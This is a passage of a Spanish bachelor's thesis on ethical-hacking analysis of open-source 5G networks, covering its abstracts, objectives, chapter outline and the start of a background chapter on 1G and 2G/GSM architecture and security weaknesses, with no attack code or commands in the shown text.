PROYECTO FIN DE GRADO

TÍTULO: Análisis de vulnerabilidades en redes 5G de código abierto

AUTOR: Aleks Georgiev Popov

TITULACIÓN: Ingeniería Telemática

TUTOR: Pedro Castillejo Parrilla

DEPARTAMENTO: Departamento de Ingeniería Telemática y Electrónica (DTE)

VºBº TUTOR/A

Miembros del Tribunal Calificador:

PRESIDENTE: Alejandro García Lampérez

TUTOR: Pedro Castillejo Parrilla

SECRETARIO: Vicente Hernández Díaz

Fecha de lectura:

Calificación:

El Secretario,

Agradecimientos

A mi familia, amigos y tutor.

Resumen

Las redes de comunicaciones móviles se han convertido en un componente esencial para la sociedad hoy en día, dado que permiten la conexión entre personas de diferentes partes del mundo a través de dispositivos móviles.

Las redes móviles de quinta generación (5G) representan la vanguardia en este tipo de redes y, a pesar de que están en una fase inicial, incorporan tecnologías innovadoras que superan las limitaciones de sus predecesoras. Esta evolución tecnológica conlleva desafíos significativos que deben abordarse en el desarrollo y despliegue de estas redes emergentes.

Uno de los aspectos más importantes, en el cual se centrará este proyecto, es la seguridad de los datos, tanto de usuarios finales como de proveedores de este servicio. La información es poder, e individuos y/o grupos con intenciones maliciosas pueden acceder a estos datos con la finalidad de chantajear a empresas, venderlos o difundirlos con el propósito de causar daños. Además, pueden hacerse con información sensible de usuarios, consiguiendo suplantar la identidad de estos.

Por consiguiente, la preservación de esta información es esencial, y es en este contexto donde la ciberseguridad desempeña un papel crucial. Este ámbito se compone, a su vez, de diversas disciplinas cuyo propósito radica en analizar las potenciales amenazas y presentar soluciones con el fin de mantenerlas a raya y responder en caso de materializarse. Una de estas disciplinas es el *Hacking*.

Este concepto, aunque puede tener connotaciones negativas debido a su asociación con actividades maliciosas, en realidad aporta beneficios significativos para las empresas. Permite identificar y abordar las vulnerabilidades en sus sistemas, lo que contribuye a fortalecer su seguridad. Esta práctica se conoce como *Hacking Ético, Pentesting* o Prueba de Penetración. A través del *Hacking Ético*, las organizaciones pueden evaluar sus sistemas, detectar posibles puntos débiles y tomar medidas correctivas, lo que en última instancia mejora su nivel de seguridad cibernética y protege sus activos digitales de posibles amenazas.

El propósito de este proyecto es emplear la técnica del *Hacking Ético* para llevar a cabo un análisis exhaustivo de las redes 5G con el fin de identificar sus vulnerabilidades y proponer soluciones que refuercen la seguridad de los datos en dichos entornos. Para lograr este objetivo, se implementará una infraestructura de red 5G mediante una máquina virtual y se llevará a cabo un minucioso análisis de seguridad de los protocolos y procedimientos que se llevan a cabo en estas redes.

Palabras clave

Ciberseguridad, 5G, DoS (*Denial of Service*), DDoS (*Distributed Denial of Service*), MITM (*Man in the Middle*), OAI (*Open Air Interface*), *Docker*, IoT (*Internet of Things*), *Linux*.

Abstract

Mobile communication networks have become an essential component of society nowadays, as they allow people from different parts of the world to connect through mobile devices.

Fifth generation (5G) mobile networks represent the cutting edge in this type of networks, and despite being in an early stage, they incorporate innovative technologies that overcome the limitations of their predecessors. This technological evolution brings significant challenges that must be addressed in the development and deployment of these emerging networks.

One of the most important aspects, on which this project will focus on, is data security, both for end users and providers of this service. Information is power, and individuals and/or groups with malicious intentions can access this data with the purpose of blackmailing companies, selling it or disseminating it with the purpose of causing damage. They can also obtain sensitive user information that they can use to impersonate them.

Therefore, the preservation of this information is essential, and it is in this context where cybersecurity plays a crucial role. This field is also composed of various disciplines with the purpose of analyzing potential threats and present solutions in order to keep them at bay and respond in case they materialize. One of these disciplines is Hacking.

This concept, although it may have negative connotations due to its association with malicious activities, actually provides significant benefits for companies. It allows identifying and addressing vulnerabilities in their systems, which contributes to strengthening their security. This practice is known as Ethical Hacking, Pentesting or Penetration Testing. Through Ethical Hacking, organizations can assess their systems, detect potential weaknesses and take corrective measures, which ultimately improves their level of cybersecurity and protects their digital assets from potential threats.

The purpose of this project is to use the technique of Ethical Hacking to carry out a comprehensive analysis of 5G networks in order to identify their vulnerabilities and propose solutions that strengthen data security in these environments. To achieve this objective, a 5G network infrastructure will be implemented using a virtual machine and a security analysis of protocols and procedures will be carried out.

Keywords

Cybersecurity, 5G, DoS (Denial of Service), DDoS (Distributed Denial of Service), MITM (Man in the Middle), OAI (Open Air Interface), Docker, IoT (Internet of Things), Linux.

Índice de contenidos

Índice de figuras

Índice de tablas

Lista de acrónimos

AMPS	Advanced Mobile Phone System
AR	Augmented Reality
AuC	Authentication Center
AV	Authentication Vectors
BSC	Base Station Controller
BSS	Base Station Subsystem
BTS	Base Transceiver Station
CN	Core Network
COTS	Commercial off-the-shelf
CP	Control Plane
DDoS	Distributed Denial of Service
DoS	Denial of Service
E-UTRAN	Evolved Universal Terrestrial Radio Access
EDGE	Enhanced Data Rates for GSM Evolution
EIR	Equipment Identity Register
eMBB	Enhanced Mobile Broadband
EPC	Evolved Packet Core
FM	Frecuencia Modulada
GGSN	Gateway GPRS Support Node
GPRS	General Packet Radio Service
GSM	Global System for Mobile Communications
GUTI	Global Unique Temporary ID
HLR	Home Location Register
HSDPA	High-Speed Downlink Packet Access
HSS	Home Subscriber Server
HSUPA	High-Speed Uplink Packet Access
HTTP	Hypertext Transfer Protocol
ICO	Information Comisssioner’s Office
IMSI	International Mobile Subscriber Identity
IoT	Internet of Things

LTE	Long Term Evolution
ME	Mobile Equipment
MIB	Master Information Block
MIMO	Multiple Input Multiple Output
MITM	Man in the Middle
MME	Mobility Management Entity
MMS	Multimedia Messaging Service
mMTC	Massive Machine-Type Communications
MS	Mobile Station
MSC	Mobile Switching Center
NAS	Non-Access Stratum
NF	Network Function
NFV	Network Function Virtualization
NMT	Nordic Mobile Telephone
NR	New Radio
NSA	Non Stand Alone
NSS	Network Switching Subsystem
NSSF	Network Slice Selection Function
OAI	Open Air Interface
OSA	OpenAirInterface Software Alliance
P-TMSI	Packet - Temporal Mobile Subscriber Identity
PCRF	Policy and Charging Rules Function Server
PGW	Packet Data Network Gateway
PLMN	Public Land Mobile Network
QoS	Quality of Services
REST	Representational State Transfer
RNC	Radio Network Controller
RNS	Radio Network Subsystem
RRC	Radio Resource Control
SA	Stand Alone
SBA	Service Based Architecture

SDN	Software Defined Network
SEPP	Security Edge Protection Proxy
SGSN	Service GPRS Support Node
SGW	Serving Gateway
SIB	System Information Block
SIM	Subscriber Identity Module
SMS	Short Message Service
SUPI	Subscriber Permanent Identifier
TAC	Tracking Area Code
TLS	Transport Layer Security
UDM	Unified Data Management
UE	User Equipment
UHD	Ultra High Definition
UMTS	Universal Mobile Telecommunications System
UP	User Plane
URLLC	Ultra-High Reliability & Low Latency
USIM	UMTS Subscriber Identity Module
UTRAN	UMTS Terrestrial Radio Access Network
VLR	VIsitor Location Register
VoLTE	Voice over LTE
VR	Virtual Reality

1. Introducción y objetivos

1.1. Contexto del proyecto

Las redes de comunicaciones móviles se han convertido en un pilar importante para la sociedad hoy en día dado que posibilitan la conexión entre personas, independientemente de dónde se encuentren y cuándo lo hagan. También proporcionan acceso a diferentes servicios como *Internet*, datos o servicios de localización, entre otros. Se trata de redes de telecomunicaciones inalámbricas que permiten la comunicación entre dispositivos móviles, como teléfonos móviles o *tablets*, que funcionan a través de torres de células que transmiten señales a estos dispositivos en su área de cobertura.

Actualmente, las redes móviles de quinta generación (5G) [1] representan la vanguardia en este tipo de redes, ya que incorporan diferentes tecnologías que ayudan a superar las limitaciones de las redes predecesoras. Entre las principales ventajas de esta generación de redes móviles cabe destacar una mayor velocidad, menor latencia y mayor capacidad. Gracias a esto, estas redes permiten la transmisión de datos de alta calidad, como vídeo 4K y 8K, realidad virtual y aumentada o juegos en línea. Por otro lado, aplicaciones en tiempo real como la conducción autónoma o la cirugía remota también son posibles gracias a estas redes. Todos estos servicios y los mencionados anteriormente suponen una gran ayuda para las personas en su día a día.

Y estos no son todos los servicios que estas redes son capaces de proporcionar. En la ilustración 1, se pueden observar todas las áreas influenciadas por estas redes.



ILUSTRACIÓN 1. ÁREAS INFLUENCIADAS POR 5G [2]

Entre estas áreas se pueden encontrar: entretenimiento, movilidad inteligente gracias a la comunicación *car-to-car*, calidad del agua, domótica, red eléctrica inteligente, auriculares, relojes o pulseras inteligentes (conocidos como *smart wearables*), etc. Todas estas áreas y más se mejorarán gracias a las redes de comunicaciones móviles de quinta generación.

También cabe mencionar que, dado que estas redes son capaces de soportar una gran capacidad de dispositivos, se abre la puerta al soporte de dispositivos IoT (*Internet of Things*). En la ilustración 2, proporcionada por Ericsson [3], se puede observar cómo, para 2028, los dispositivos IoT conectados a la red 5G representarán un 59.2% del total de dispositivos conectados.



ILUSTRACIÓN 2. NÚMERO DE DISPOSITIVOS IOT CONECTADOS [3]

Teniendo todo esto en cuenta, las redes 5G llevarán la conectividad a otro nivel. Siguiendo con el *Mobility Report* de Ericsson, la ilustración 3 muestra cómo estas redes llevarán, junto con el resto de generaciones de redes utilizadas hoy en día, el número de dispositivos conectados a más de 9.000 millones de dispositivos.



ILUSTRACIÓN 3. NÚMERO DE DISPOSITIVOS CONECTADOS [3]

La evolución de las redes de comunicaciones genera nuevos retos cada vez más complejos e interesantes que es muy importante abordar. Uno de ellos es la seguridad de la información y es aquí donde la ciberseguridad juega un papel fundamental. La ciberseguridad [4] es un campo cuya misión es proteger equipos, redes, aplicaciones de *software*, sistemas críticos y datos de posibles amenazas digitales. El principal objetivo es prevenir el acceso no autorizado, el robo de información, la alteración de datos y otros ataques cibernéticos que puedan comprometer la integridad, confidencialidad y disponibilidad de la información en entornos digitales.

Para su funcionamiento, los proveedores de telefonía móvil deben generar y recopilar información sobre suscriptores, dispositivos, configuraciones y estado de la red, datos de tráfico, gestión de recursos, etc. Gran parte de esta información es sensible y debe ser confidencial dado que la materialización de alguna de las amenazas que estas redes tienen puede suponer perjuicios graves a individuos y organizaciones de difícil reparación. Hoy en día la información es poder, e individuos y/o grupos con intenciones maliciosas pueden atacar los sistemas para acceder a estos datos con la finalidad de chantajear a empresas, venderlos o difundirlos con el propósito de causar daños. Además, pueden hacerse con información sensible de usuarios, consiguiendo suplantar la identidad de estos y robar datos bancarios, entre otros.

Con la constante digitalización y el fácil acceso a la información, se producirán cada vez más ataques cibernéticos. Según un estudio realizado por el ICO (*Information Comisssioner's Office)* [5] del Reino Unido, los ciberataques producidos sobre infraestructuras de telecomunicaciones tienen una tendencia que va en aumento.



ILUSTRACIÓN 4. TENDENCIAS DE CIBERATAQUES [5]

Las redes de comunicaciones móviles serán un objetivo de estos grupos maliciosos, dado que tecnologías como *Network Slicing* o el soporte a un gran volumen de dispositivos IoT suponen grandes puntos débiles que los atacantes pueden usar como vectores de ataque para explotar vulnerabilidades que pudieran tener, ganando así acceso no autorizado al sistema y, por consiguiente, a la información sensible.

Por lo tanto, la preservación de esta información es esencial y es gracias a la ciberseguridad que esto se pueda lograr. Este ámbito se compone, a su vez, de diversas disciplinas cuyo propósito radica en analizar las amenazas potenciales y presentar soluciones con el fin de mantenerlas a raya y responder en caso de materializarse. Una de estas disciplinas es el *Hacking* [6].

Este concepto, aunque puede tener connotaciones negativas debido a su asociación con actividades maliciosas, en realidad aporta beneficios significativos para las empresas. Permite identificar y abordar las vulnerabilidades en sus sistemas, lo que contribuye a fortalecer su seguridad. Esta práctica se conoce como *Hacking Ético* [7]*, Pentesting* o Prueba de Penetración.

A través del *Hacking Ético*, las organizaciones pueden evaluar sus sistemas, detectar posibles puntos débiles y tomar medidas correctivas, lo que en última instancia mejora su nivel de seguridad cibernética y protege sus activos digitales de posibles amenazas.

1.2. Objetivos

El objetivo principal de este proyecto es emplear la técnica del *Hacking Ético* para llevar a cabo un análisis exhaustivo de las redes 5G con el fin de identificar sus vulnerabilidades y proponer soluciones que refuercen la seguridad de los datos en dichos entornos. Para lograrlo, se implementará una infraestructura de red 5G mediante una máquina virtual y se llevará a cabo un minucioso análisis de seguridad de los protocolos y procedimientos que se llevan a cabo en estas redes.

Para llevar a cabo este objetivo principal, se han considerado los siguientes objetivos específicos:

- Despliegue de una red 5G basada en soluciones de código abierto completamente funcional.
- Diseño y automatización de un conjunto de pruebas en base a distintos estándares para la identificación de vulnerabilidades.
- Propuesta de soluciones para la mitigación de las vulnerabilidades detectadas.

1.3. Estructura de la memoria

A continuación, se procederá a explicar la estructura de la memoria con el objetivo de ayudar al lector a la hora de abordar la misma.

Capítulo 1 - Introducción

En esta sección, se presenta el contexto general del proyecto, introduciendo las redes de comunicaciones móviles y resaltando la importancia de la seguridad en las redes 5G. Se explican los objetivos específicos del estudio, qué se busca lograr a través del análisis de vulnerabilidades y las contramedidas asociadas. También se proporciona una visión general de la estructura de la memoria.

Capítulo 2 - Estado del arte

En este capítulo se realiza una revisión exhaustiva de la literatura y los avances actuales en el campo de las redes móviles 5G y de la seguridad en las mismas. Se explican las redes de comunicaciones móviles desde su primera generación hasta la actual, resaltando las tecnologías y las características de cada una de ellas, junto con vulnerabilidades existentes. Esta sección ayuda a establecer una base sólida para comprender el funcionamiento de las redes móviles.

Capítulo 3 - Diseño de la solución

En esta parte se detalla el entorno de pruebas diseñado para hacer el análisis de las vulnerabilidades. Se indica el sistema operativo utilizado para desplegar la red 5G, las tecnologías de contenedores que soportarán las funciones de red, la tecnología de simulación del núcleo de la red 5G y la RAN, la arquitectura general del laboratorio y las herramientas utilizadas.

Capítulo 4 - Implementación

Esta sección explica el protocolo sobre el que se centrarán los análisis de vulnerabilidades, detallando sus características y funcionamiento. También se explican los escenarios de ataque mediante un apartado de arquitectura en el que se explican los componentes involucrados y sus funciones, un diagrama de secuencia con los eventos que se producen y las consecuencias de dicho ataque. También se introducirá la herramienta que se ha desarrollado para automatizar los ataques que se explican en cada escenario.

Capítulo 5 - Validación

Los escenarios de ataque explicados en la sección anterior se llevarán a cabo mediante la creación de una herramienta que los automatice. Por lo tanto, en esta sección se abordará la ejecución de dicha herramienta y los resultados que se van obteniendo con la misma. Adicionalmente, se mostrarán evidencias del correcto funcionamiento de la misma y de que los objetivos se van consiguiendo.

Capítulo 6 - Presupuesto

En esté capítulo del proyecto se detalla la estimación financiera necesaria para la implementación del proyecto. Esto incluye costos asociados al *software* requerido, especialistas, equipos y cualquier otro gasto asociado. La finalidad es proporcionar una visión clara y concisa de los recursos económicos necesarios para asegurar la viabilidad y éxito del proyecto.

Capítulo 7 - Impacto del proyecto

En este capítulo se analiza cómo el proyecto afecta aspectos éticos, sociales y medioambientales. Esto incluye consideraciones sobre la ética en el uso y desarrollo de tecnologías, la contribución a la sociedad a través de mejoras en la calidad de vida o el acceso a servicios y la evaluación del impacto ambiental, promoviendo prácticas sostenibles y responsables.

Capítulo 8 - Resultados y conclusiones

En esta sección se presentan los resultados del análisis de vulnerabilidades, evaluándose su relevancia en función de los objetivos iniciales del proyecto. Se discuten las implicaciones de los hallazgos y se concluye si se lograron los objetivos del proyecto. Por último, se destacan las lecciones aprendidas y se proponen posibles áreas de investigación futura.

Capítulo 9 - Bibliografía

En esta sección se enumeran todas las fuentes utilizadas a lo largo de la memoria. Esto incluye libros, artículos, documentos técnicos, y cualquier otra referencia que haya sido consultada durante la investigación.

ANEXO A - *Docker*

En este ANEXO se explica el procedimiento para instalar las tecnologías de contenedores. Se muestran los comandos a seguir para la instalación de *Docker Engine* y *docker-compose* en sus versiones específicas.

ANEXO B - Análisis de tráfico

En este anexo se explican las herramientas de tráfico de paquetes que se utilizarán y los comandos que permiten su instalación y utilización.

ANEXO C - *OpenAirInterface*

En esta sección se detalla el proceso que hay que seguir para llevar a cabo la instalación y ejecución de la implementación de red 5G elegida para el proyecto.

ANEXO D - *UERANSIM*

En este anexo se muestran los pasos para la incorporación de la implementación de RAN que se usará con el CN de *OpenAirInterface.*

ANEXO E - *RogueLink*

En esta sección, se muestra el código Python, con el que se ha creado la herramienta, en su totalidad.

2. Estado del arte

2.1. Introducción

A lo largo de la evolución tecnológica, cada innovación ha surgido de conceptos iniciales simples, progresando mediante la observación y el análisis hacia formas más eficientes, complejas y mejoradas en general.

En el ámbito de las comunicaciones móviles, esta progresión es evidente, y comprender las redes 5G implica entender las tecnologías y características de sus predecesoras [8]. Un análisis introductorio de las generaciones anteriores es crucial para obtener una comprensión integral de las redes 5G, proporcionando así una base sólida para la apreciación de las complejidades y mejoras que estas últimas introducen.

Este enfoque no solo contribuye a la adquisición de un conocimiento más amplio sobre las redes 5G, sino que también sienta las bases para una interpretación más satisfactoria de los aspectos clave que se abordarán en el presente informe.

2.2. Generaciones anteriores de redes de comunicaciones móviles

2.2.1. Primera generación (1G)

A finales de los años 70 y principios de los 80 nace la telefonía móvil. Se trata de la primera generación de estas redes, la cual permitió la comunicación entre dos dispositivos móviles compatibles mediante una red inalámbrica. Aunque fueron limitadas en su alcance y capacidad, las redes 1G sentaron las bases para el desarrollo posterior de tecnologías móviles más avanzadas.

ILUSTRACIÓN 5. DISPOSITIVO MÓVIL DE PRIMERA GENERACIÓN [9]

La principal característica de estas redes es la utilización de una tecnología analógica, ya que empleaban señales de radio analógicas para la transmisión de voz (el único servicio que ofrecían estas redes). De forma concreta, el sistema operaba principalmente mediante modulación de frecuencia FM, lo que permitía la transmisión de voz a través de ondas de radio. La capacidad que ofrecían también era limitada, lo que resultaba en una cantidad restringida de usuarios simultáneos.

Por otro lado, diversos estándares se adoptaron en diferentes regiones del mundo para la implementación de estas redes, como el *Advanced Mobile Phone System* (AMPS) en América del Norte y el *Nordic Mobile Telephone* (NMT) en Europa. Aunque permitían la movilidad, no ofrecían itinerancia de manera internacional de forma fluida, ya que los estándares variaban entre países y regiones.

Desde el punto de vista de la seguridad, estas redes no proporcionaban soporte para el encriptado, las llamadas eran susceptibles para la interceptación (dado que las comunicaciones eran analógicas), también eran susceptibles a ataques de suplantación de identidad, ya que los mecanismos de autenticación eran limitados, y tenían una estructura física vulnerable al ser esta analógica, lo que podría resultar en interrupciones de servicio al manipular los equipos.

2.2.2. Segunda generación (2G)

En torno a 1990 apareció la segunda generación (2G), la cual solucionó los problemas de la primera y aportó nuevas capacidades. Se reemplazó el sistema analógico por una tecnología digital llamada *Global System for Mobile Communications* (GSM). Con esta generación se mejoraron las llamadas de voz y se habilitaron los servicios de datos como el *Short Message Service* (SMS) y el *Multimedia Messaging Service* (MMS). Posteriormente recibió soporte de *Internet* en forma de *General Packet Radio Service* (GPRS) y *Enhanced Data Rates for GSM Evolution* (EDGE). Era una red inadecuada para las características del tráfico de datos, dado que utilizaba la técnica de conmutación de circuitos.

La arquitectura de esta generación consistía en entidades funcionales, agrupadas en subsistemas, que interactuaban entre sí a través de interfaces normalizadas, haciendo uso de los correspondientes protocolos. La ilustración 6 expone dicha arquitectura, utilizada en GSM/GPRS/EDGE.



ILUSTRACIÓN 6. ARQUITECTURA DE GSM/GPRS/EDGE [10]

- **Subsistema MS (*Mobile Station* - Estación Móvil):** Se trata del susbsistema que enlaza al usuario con la red a través de la interfaz Um. Consiste en el equipo físico que el usuario utiliza para obtener los servicios proporcionados por la red. A su vez, este equipo está formado por:

  - **El terminal (*Mobile Equipment* - Equipo Móvil):** Contiene todos los componentes que permiten la gestión de la movilidad, transmisión por radio, etc.

  - **La tarjeta SIM (*Subscriber Identity Module* - Módulo de Identidad del Abonado):** Identifica al usuario, dado que tiene toda la información necesaria para autenticar al mismo. Consiste en un "pequeño ordenador", ya que tiene capacidades de almacenamiento y procesamiento.

- **Subsistema BSS (*Base Station Subsystem* - Subsistema de Estación Base):** Este subsistema se encarga de manejar el tráfico y la señalización entre un teléfono móvil y el NSS (*Network Switching Subsystem*). Su misión es decodificar canales de voz, asignar canales de radio a los móviles y otras tareas relacionadas con la red de radio. En este subsistema se encuentran los siguientes componentes:

  - **BTS (*Base Transceiver Station* - Estación Base Transceptora):** Contiene los componentes que permiten transmitir y recibir señales de radio, antenas y componentes para cifrar y descifrar las comunicaciones con el BSC. En GPRS, esta estación tuvo que ser actualizada, tanto en *hardware* como en *software*.

  - **BSC (*Base Station Controller* - Controlador de Estación Base):** Se encarga de manejar los BTS. Principalmente, maneja la asignación de canales radio, recibe mediciones (como nivel de señal, calidad y potencia) de los terminales móviles y controla los traspasos (*handover*) de estos terminales de un BTS a otro. Al igual que el BTS, este controlador tuvo que ser actualizado para poder usarse en GPRS. Esta actualización incluyó la incorporación de una nueva entidad funcional denominada PCU (*Packet Control Unit* - Unidad de Control de Paquetes), la cual se encarga de asignar recursos radio de GPRS a los usuarios.

- **Subsistema NSS (*Network Switching Subsystem* - Subsistema de Conmutación de Red):** Se encarga de portar y administrar las comunicaciones entre teléfonos móviles y la red telefónica pública conmutada (PSTN - *Public Switched Telephone Network*). Básicamente, gestiona las llamadas y los servicios de la red móvil. Las principales funciones de este subsistema las desempeñan los siguientes componentes:

  - **MSC (*Mobile Switching* Center - Centro de Conmutación Móvil):** Controla el establecimiento de las llamadas, autenticación de los usuarios, gestión de la movilidad y funciones relacionadas con la conmutación de llamadas.

  - **HLR (*Home Location Register* - Registro de Localización del Abonado):** almacena la ubicación actual del usuario, datos de autenticación y autorización e información de servicios, entre otros. Cuando se lleva a cabo una llamada, el MSC accede a este componente para obtener información sobre el abonado.

  - **VLR (*Visitor Location Register* - Registro de Localización del Visitante):** Gestiona la información de los usuarios que se encuentran fuera de su red de registro doméstica de forma temporal. Cuando un abonado se traslada a una nueva área, la información de este se copia en el VLR de dicha área.

